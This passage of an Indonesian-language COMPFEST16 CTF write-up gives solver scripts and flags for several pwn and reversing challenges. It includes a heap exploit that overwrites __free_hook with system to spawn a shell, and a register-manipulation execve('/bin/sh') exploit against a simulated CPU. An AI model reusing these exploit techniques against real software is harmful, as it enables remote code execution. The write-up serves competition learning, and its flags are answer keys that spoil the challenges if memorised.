    io.sendlineafter(b"size:\n", str(size).encode())
    io.sendafter(b"Content:\n", content[:size])


def view(index):
    io.sendlineafter(b"> ", b"2")
    io.sendlineafter(b"?\n", str(index).encode())


def edit(index, content):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"?\n", str(index).encode())
```

```
    io.sendafter(b"content:\n", content)


def remove(index):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"?\n", str(index).encode())


gdbscript = """
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9020
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

add(0, b"START", 0x2000, b"\n")
add(1, b"\n", 0x38, b"\n")
remove(0)

view(0)
io.recvuntil(b"Content: ")

libc.address = u64(io.recv(8)) - 0x1ECBE0
log.info(f"{hex(libc.address) = }")

add(2, b"\n", 0x418, b"\n")
add(3, b"\n", 0x418, b"\n")
add(4, b"\n", 0x418, b"\n")

edit(0, safe_flat({0x418: 0x41, 0x458: 0x3E1, 0x838: 0x41, 0x878: 0x3E1},
filler=b"\0"))

remove(4)
remove(3)

edit(0, safe_flat({0x418: [0x41, libc.sym["__free_hook"]]}, filler=b"\0"))

add(5, b"\n", 0x38, b"/bin/sh\0")
add(6, b"\n", 0x38, p64(libc.sym["system"]))

remove(3)

io.interactive()
```



Flag: COMPFEST16{tuh_kan_beneran_ada_unintended_yaudah_deh_semoga_ini_engga_T___T_cb07952ae0}

Rev

[326 pts] Equivalent Exchange

Program pada challenge ini meminta 4 buah key yang berupa integer.

```
[msfir] ⟨ ~/d/t/C/C/C/R/Equivalent Exchange ⟩ (master|✓)
❯ ./chall
Psssst, I heard you're looking for a flag. I can trade a flag for 4 keys, whaddaya say?
Key 1: 0
Key 2: 0
Key 3: 0
Key 4: 0
Those aren't valid keys! >:(
```

Terdapat 4 buah fungsi pengecekan dengan rincian sebagai berikut:

1. **check1** mengecek apakah key1 memiliki lebih dari 15 digit desimal.

```
bool __fastcall check1(unsigned __int64 a1)
{
  int v3; // [rsp+14h] [rbp-4h]

  v3 = 0;
  while ( a1 )
  {
    ++v3;
    a1 /= 10uLL;
  }
  return v3 > 15;
}
```

2. **check2** mengecek apakah:
   a. key2 != 0,
   b. setiap bit key2 di posisi ganjil dimulai dari LSB bernilai 1 (dengan seluruh bit 0 di kiri diabaikan), dan
   c. sumOfDigits(key1) - sumOfDigits(key2) == 105.

```
  v3 = key2;
  if ( !key2 )
    return 0;
  v5 = 0;
  for ( i = key2; i; i >>= 2 )
    v5 += i & 1;
  if ( v5 <= 6 )
    return 0;
  v6 = 0;
  while ( key1 )
  {
    v6 += key1 % 0xA;
    key1 /= 0xAuLL;
  }
  while ( v3 )
  {
    v6 -= v3 % 0xA;
    v3 /= 0xAuLL;
  }
  return v6 == 105;
}
0000130A check2:17 (130A)
```

3. **check3** mengecek apakah:

a. key3 negatif, dan
b. sebuah variabel baru dibuat (v5) dengan cara mengecek tiap bit dari key3, dimulai dari LSB. Jika ditemukan bit 1, maka bit 1 akan di-prepend ke variabel v5 tersebut. Di akhir, dicek apakah key3 == v5

```
 9  v2 = key3;
10  if ( key3 >= 0 )
11    return 0;
12  v5 = 0LL;
13  while ( v2 )
14  {
15    v4 = v2 & 1;
16    v2 >>= 1;
17    v6 = v5;
18    v3 = 0;
19    while ( v6 )
20    {
21      ++v3;
22      v6 >>= 1;
23    }
24    v5 |= (__int64)v4 << v3;
25  }
26  return key3 == v5;
27 }
0000136F check3:5 (136F)
```

4. **check4** mengecek apakah:
   a. key4 ganjil,
   b. key4 != 1,
   c. key3 dan key4 koprima


```
1 bool __fastcall check4(unsigned __int64 key3, unsigned __int64 key4)
IDA View-A
3   unsigned __int64 v3; // rax
4   unsigned __int64 i; // [rsp+18h] [rbp-8h]
5
6   if ( (key4 & 1) == 0 || key4 == 1 )
7     return 0;
8   v3 = key3;
9   if ( key4 <= key3 )
10    v3 = key4;
11  for ( i = v3; i && (key3 % i || key4 % i); --i )
12    ;
13  return i == 1;
14 }
```

Dengan informasi di atas, saya dapatkan nilai-nilai key berikut memenuhi constraints:

1. key1 = 8888888888888881
2. key2 = 5461
3. key3 = -1
4. key4 = 7


Solver:

```python
#!/usr/bin/env python3

from pwn import *

io = remote("challenges.ctf.compfest.id", 9011)
key1 = 8888888888888881
key2 = 0b1010101010101  # 5461
key3 = -1
key4 = 7
io.sendline(str(key1).encode())
io.sendline(str(key2).encode())
io.sendline(str(key3).encode())
io.sendline(str(key4).encode())
io.interactive()
```



Flag: COMPFEST16{jUsT_s0m3_s1mpl3_op3rAti0n5_ecac5ed827}

[488 pts] Rotateable Matrix Lock???



Inti dari program ini adalah kita harus merotasi tiap layer dari matriks 10x10, sehingga memenuhi constraint yang telah ditentukan.


Terdapat 5 layer dan kita diminta untuk menginput berapa kali rotasi yang perlu dilakukan pada setiap layer. Setelah rotasi selesai akan dicek constraint berikut:

$$\sum_{i=1}^{5} a_{ii} = 117$$

Solver:


```python
#!/usr/bin/env python3

from pwn import remote

# fmt:off
arr1 = [0, 11, 17, 4, 10, 29, 4, 18, 18, 22, 2, 21, 22, 3, 27, 18, 10, 6, 17, 13,
26, 9, 24, 28, 11, 26, 16, 20, 20, 16, 19, 14, 17, 26, 27, 14]
arr2 = [0, 5, 5, 1, 27, 1, 11, 25, 22, 9, 3, 27, 12, 9, 4, 24, 23, 9, 8, 3, 21, 6,
10, 23, 21, 19, 8, 6]
```

```
arr3 = [0, 21, 24, 2, 3, 22, 18, 2, 22, 20, 20, 15, 26, 28, 4, 2, 21, 1, 25, 5]
arr4 = [0, 17, 6, 11, 21, 14, 5, 16, 28, 19, 23, 24]
arr5 = [0, 23, 17, 28]
# fmt:on

for i, a in enumerate(arr1):
    for j, b in enumerate(arr2):
        for k, c in enumerate(arr3):
            for l, d in enumerate(arr4):
                for m, e in enumerate(arr5):
                    if a + b + c + d + e == 117:
                        print(f"Values: {a}, {b}, {c}, {d}, {e}")
                        print(f"Indices: arr1[{i}], arr2[{j}], arr3[{k}],
arr4[{l}], arr5[{m}]")
                        io = remote("challenges.ctf.compfest.id", 9002)
                        io.sendline(f"{i} {j} {k} {l} {m}".encode())
                        io.interactive()
                        exit()
```




Flag: COMPFEST16{BrUT3F0rc1ng_u51ng_DSA_fd6a66fae7}

[495 pts] Low Level



Diberikan program yang mensimulasikan bagaimana sebuah program bekerja di tingkat CPU. Dalam simulasi ini, kita bisa melakukan add, and, xor, push, pop, execute (syscall), dan melihat nilai dari register rax, rbx, rcx, rdx, rdi, dan rsi.



Challenge ini sebenarnya lebih cocok dimasukkan ke dalam kategori binary exploitation karena:

1. Kita bisa mengontrol nilai register
2. Terdapat syscall


3. Stack yang digunakan untuk push dan pop adalah stack yang sebenarnya. Hal ini menyebabkan kita bisa mendapatkan address dari stack karena di dalam stack pasti ada pointer yang menunjuk ke stack. Kita bisa memanfaatkan address stack yang kita dapat untuk mengetahui address dari string yang kita push ke dalam stack.

Dengan ketiga faktor di atas, kita bisa melakukan spawn shell dengan mengeksekusi execve("/bin/sh", 0, 0).

Solver:

```python
#!/usr/bin/env python3

from pwn import *


def _load_regs():
    io.sendlineafter(b"> ", b"7")
    for reg in regs_value.keys():
        io.recvuntil(reg.upper().encode() + b": ")
        regs_value[reg] = int(io.recvline(), 16)


def _xor(dest: str, src: int | str):
    io.sendlineafter(b"> ", b"3")
    if isinstance(src, int):
        io.sendlineafter(b"> ", b"2")
        io.sendlineafter(b": ", f"{src:x}".encode())
        io.sendlineafter(b"> ", str(regs_index[dest]).encode())
    else:
        io.sendlineafter(b"> ", b"1")
        io.sendlineafter(b"> ", str(regs_index[src]).encode())
        io.sendlineafter(b"> ", str(regs_index[dest]).encode())
    _load_regs()


def _push(src: str):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"> ", str(regs_index[src]).encode())
    _load_regs()


def _pop(dest: str):
    io.sendlineafter(b"> ", b"5")
    io.sendlineafter(b"> ", str(regs_index[dest]).encode())
    _load_regs()
```

```python
regs_value = {"rax": 0, "rbx": 0, "rcx": 0, "rdx": 0, "rdi": 0, "rsi": 0}
regs_index = {reg: idx + 1 for idx, reg in enumerate(regs_value.keys())}

# io = process("./chal")
io = remote("challenges.ctf.compfest.id", 9003)
_load_regs()
_pop("rax")
_pop("rax")
_pop("rax")

stack = regs_value["rax"]
log.info(f"{hex(stack) = }")

_xor("rbx", regs_value["rbx"] ^ u64(b"/bin/sh\0"))
_push("rbx")

binsh = stack - 40
log.info(f"{hex(binsh) = }")

_xor("rax", regs_value["rax"] ^ 0x3B)
_xor("rdi", regs_value["rdi"] ^ binsh)
_xor("rsi", regs_value["rsi"])
_xor("rdx", regs_value["rdx"])

io.sendlineafter(b"> ", b"6")

io.interactive()
```



Flag:
COMPFEST16{n0w_yOu_kn0w_HoW_t0_0p3n_4nd_r3ad_f1l3S_1n_4s5emmb1y_749a37abc5}

[496 pts] Jump! Jump! Jump!

Berikut analisis saya terhadap challenge ini.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  __int64 v3; // rax
  __int64 v4; // rdx
  char v6[32]; // [rsp+0h] [rbp-60h] BYREF
  char v7[47]; // [rsp+20h] [rbp-40h] BYREF
  bool v8; // [rsp+4Fh] [rbp-11h]

  v3 = std::operator<<<std::char_traits<char>>(
         &std::cout,
         "Class, today we are learning about ABCs... please input your ABCs :",
         a3);
  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  std::string::basic_string(v6);
  std::operator>><char>(&std::cin, v6);
  std::string::basic_string(v7, v6);
  v8 = sub_1421((__int64)v7);
  std::string::~string(v7);
  if ( !v8 )
    error((__int64)v7, (__int64)v6, v4);
  sub_11C9((__int64)v7, (__int64)v6, v4);
  std::string::~string(v6);
  return 0LL;
}

00001617 main:21 (1617)
```

1. Kita diminta input sebuah string
2. String yang kita input akan dicek dengan di dalam fungsi sub_1421
3. Jika v8 == false, maka program akan menghasilkan error lalu terminate. Jika v8 == true maka program akan mencetak flag

print_flag

```
1  bool __fastcall sub_1421(__int64 a1)
2  {
3    __int64 v1; // rsi
4    __int64 v2; // rdi
5    __int64 v3; // rdx
6    unsigned int v4; // eax
7    unsigned int v5; // eax
8    unsigned int v6; // eax
9    __int64 v7; // rdx
10   __int64 v8; // rdx
11   unsigned int v11; // [rsp+14h] [rbp-1Ch]
12   int v12; // [rsp+18h] [rbp-18h]
13   int v13; // [rsp+1Ch] [rbp-14h]
14
15   v13 = 0;
16   v12 = 3;
17   while ( v13 < (unsigned __int64)std::string::size(a1) )  1
18   {
19     v1 = v13;
20     v2 = a1;
21     switch ( *(_BYTE *)std::string::operator[](a1, v13) )  2
22     {
23       case '?':
24         v6 = sub_13E3();
25         v1 = v6;
26         v2 = 0xFFFFFFFFLL;
000014E6 sub_1421:26 (14E6)
```

Di dalam fungsi sub_1421, program akan:
1. mengiterasi input kita byte per byte
2. melakukan switch case untuk setiap byte

```
20     v2 = a1;
21     switch ( *(_BYTE *)std::string::operator[](a1, v13) )
22     {
23       case '?':
24         v6 = sub_13E3();
25         v1 = v6;
26         v2 = 0xFFFFFFFFLL;
27         v11 = sub_131F(-1, v6);
28         break;
29       case 'a':
30         v11 = sub_13A5();
31         break;
32       case 'b':
33         v11 = sub_13E3();
34         break;
35       case 'c':
36         v11 = sub_1390();
37         break;
38       case 'd':
39         v4 = sub_1390();
40         v1 = v4;
41         v2 = 0xFFFFFFFFLL;
42         v11 = sub_131F(-1, v4);
43         break;
44       case 'e':
45         v5 = sub_13A5();
46         v1 = v5;
47         v2 = 0xFFFFFFFFLL;
48         v11 = sub_131F(-1, v5);
49         break;
50       default:
51         error(a1, v13, v3);
52     }
000014C9 sub_1421:45 (14C9)
```

Karakter yang valid hanya '?', 'a', 'b', 'c', 'd', dan 'e', selain itu akan terjadi error. Untuk setiap karakter valid, akan dilakukan aksi dengan memanggil fungsi yang berbeda-beda lalu menyimpan return value-nya ke dalam variabel v11.

Perhatikan bahwa setiap pemanggilan fungsi tidak bergantung pada karakter yang kita input. Kita patut berasumsi bahwa setiap karakter yang sama akan selalu menghasilkan aksi yang sama pula. Hal ini bisa kita verifikasi dengan GDB.

```
gef> base
------------------------------------------- code base -------------------------------------------
$codebase = 0x555555554000
$binbase = 0x555555554000
------------------------------------------- .text -------------------------------------------
$text = 0x5555555550e0
------------------------------------------- .rodata -------------------------------------------
$rodata = 0x555555556000
------------------------------------------- .data -------------------------------------------
$data = 0x555555558060
------------------------------------------- .bss -------------------------------------------
$bss = 0x55555555a000
gef> p/d (int)($codebase+0x131f)(-1, (int)($codebase+0x13e3)()) ?
$7 = -100
gef> p/d (int)($codebase+0x13a5)() a
$8 = 10
gef> p/d (int)($codebase+0x13e3)() b
$9 = 100
gef> p/d (int)($codebase+0x1390)() c
$10 = 1
gef> p/d (int)($codebase+0x131f)(-1, (int)($codebase+0x1390)()) d
$11 = -1
gef> p/d (int)($codebase+0x131f)(-1, (int)($codebase+0x13a5)()) e
$12 = -10
gef>
```

```
31          break;
32        case 'b':
33          v11 = sub_13E3();
34          break;
35        case 'c':
36          v11 = sub_1390();
37          break;
38        case 'd':
39          v4 = sub_1390();
40          v1 = v4;
41          v2 = 0xFFFFFFFFLL;
42          v11 = sub_131F(-1, v4);
43          break;
44        case 'e':
45          v5 = sub_13A5();
46          v1 = v5;
47          v2 = 0xFFFFFFFFLL;
48          v11 = sub_131F(-1, v5);
49          break;
50        default:
51          error(a1, v13, v3);
52      }
53      v7 = v11;
54      if ( (int)(v11 + v12) < 0 || (v7 = v11, (int)(v11 + v12) > 1001) ) 1
55        error(v2, v1, v7);
56      v8 = (int)(v11 + v12);
57      if ( !dword_5040[v8] ) 2
58        error(v2, v1, v8 * 4);
59      v12 += v11; 3
60      ++v13;
61    }
62    return dword_4080[v12] == 79; 4
63  }
    00001543 sub_1421:59 (1543)
```

Terdapat beberapa poin penting di sini:
1. Terdapat engecekan apakah v11 + v12 bilangan non-negatif <= 1001. Variabel v12 sebelumnya telah di-inisialisasi dengan nilai 3.
2. Terdapat pengecekan apakah dword_5040[v11 + v12] != 0
3. Variabel v12 di-reassign dengan nilai v11 + v12.
4. Setelah iterasi selesai, terdapat pengecekan apakah dword_4080[v12] == 79

Dari 4 poin di atas, saya menyimpulkan bahwa v12 merepresentasikan posisi sedangkan v11 merepresentasikan langkah yang diambil berdasarkan input yang diberikan.
Dari poin 2, kita dilarang mendapatkan posisi tertentu.
Dari poin 4, kita harus berhenti di posisi tertentu.

Dari rangkaian analisis di atas, dapat kita simpulkan bahwa challenge ini adalah soal path finding. Kita bisa menyelesaikan soal ini dengan menggunakan algoritma BFS atau DFS.

Solver:

```python
#!/usr/bin/env python3

from pwn import ELF, unpack_many, remote

elf = ELF("./chall", False)

target = unpack_many(elf.read(0x4080, 1008 * 4), 32).index(79)
allowed = unpack_many(elf.read(0x5040, 1002 * 4), 32)

operators = {-100: "?", 10: "a", 100: "b", 1: "c", -1: "d", -10: "e"}


def dfs(v12, path, visited) -> str:
    if v12 == target:
        return path

    visited.add(v12)

    for v11 in operators.keys():
        v8 = v11 + v12
        if v8 < 0 or v8 > 1001:
            continue
        if allowed[v8] == 0 or v8 in visited:
            continue
        result = dfs(v8, path + operators[v11], visited)
        if result:
            return result

    return ""


visited = set()
path = dfs(3, "", visited)
print(path)

io = remote("challenges.ctf.compfest.id", 9012)
io.sendline(path.encode())
io.interactive()
```

Flag: COMPFEST16{JumP_jUMp_t0_50lv3_ABCs_67345e2503}

Web Exploitation

